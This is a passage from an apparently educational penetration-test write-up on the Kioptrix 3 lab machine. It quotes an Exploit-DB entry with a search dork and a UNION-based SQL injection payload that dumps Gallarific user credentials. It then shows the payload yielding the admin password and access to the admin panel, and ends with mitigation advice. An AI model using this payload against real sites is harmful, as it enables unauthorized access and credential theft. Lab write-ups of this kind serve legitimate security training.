


```
#####################################################################
.:. Author          : AtT4CKxT3rR0r1ST  [F.Hack@w.cn]
.:. Script          : http://www.gallarific.com/download.php
.:. Dork            : inurl:"/gadmin/index.php"

#####################################################################

===[ Exploit ]===

www.site.com/gallery.php?id=null[Sql Injection]

www.site.com/gallery.php?id=null+and+1=2+union+select+1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6,7,8+from+gallarific_users--

===[ Admin Panel ]===

www.site.com/gadmin/index.php

#####################################################################
```

Figure 4.4.3: Exploit DB explanation of how to exploit an SQLi vulnerability in the software.

4 The result of the SQLi attack causes the website to display the username and password of the user "admin".

SQLI code:
http://kioptrix3.com/gallery/gallery.php?id=null+and+1=2+union+select+1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6+from+gallarific_users--



Gallarific

Quick Links: Home Recent Photos


	Sub Gallery	Last Upload	Photos	Views
	1:admin:n0t7t1k4 3	Photo Shoot New picture for new book	3	23

Empty Gallery

No photos have been uploaded. Go back.


Figure 4.4.4: SQL injection provides the admin username and password

5 Exploit DB also provides the URL of the admin login portal. The portal is provided at www.10.0.2.17.com/gallery/gadmin/index.php as seen in figure 4.4.5.



```
########################################################################
.:. Author          : AtT4CKxT3rR0r1ST  [F.Hack@w.cn]
.:. Script          : http://www.gallarific.com/download.php
.:. Dork            : inurl:"/gadmin/index.php"

########################################################################

===[ Exploit ]===

www.site.com/gallery.php?id=null[Sql Injection]

www.site.com/gallery.php?id=null+and+1=2+union+select+1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6,7,8+from+gallarific_users--

===[ Admin Panel ]===

www.site.com/gadmin/index.php

########################################################################
```

Figure 4.4.5: Exploit DB reveals the URL of the gallery's admin login page



Upgrade to the Gallarific Paid Version today to enjoy features such as photo uploads by users, password-protected galleries, bulk uploads, and more!

Welcome to Gallarific

Use these links to get started:

- Create a new gallery
- Upload a photo or bulk upload
- View comments
- Theme your gallery

There are no pending comments.

Recently Uploaded Photos

Figure 4.4.6: Successful login to admin page

6 From here the user is able to create, upload, edit and delete new images and galleries.

5. MITIGATIONS

SQLi: The SQLi vulnerability can be removed by implementing input validation and sanitisation techniques. All user input should be filtered to ensure that it does not contain any malicious code. Server-side validation and client-side input sanitisation should be implemented to provide an additional layer of protection. Additionally, both the gallarific and Lotus CMS software should be updated to their most recent releases.

Weak passwords: The web developer **"loneferret"** uses a common password. Password policy should be implemented to force passwords of a minimum 8-character length, containing both symbols and capitals. Developers should be discouraged from using common words or phrases such as **"Starwars"**.

Sensitive data exposure: Usernames and passwords should not be stored in plain text, or hard coded into configuration files. Implementing encryption at rest or hashing usernames and passwords will provide an additional layer of data protection.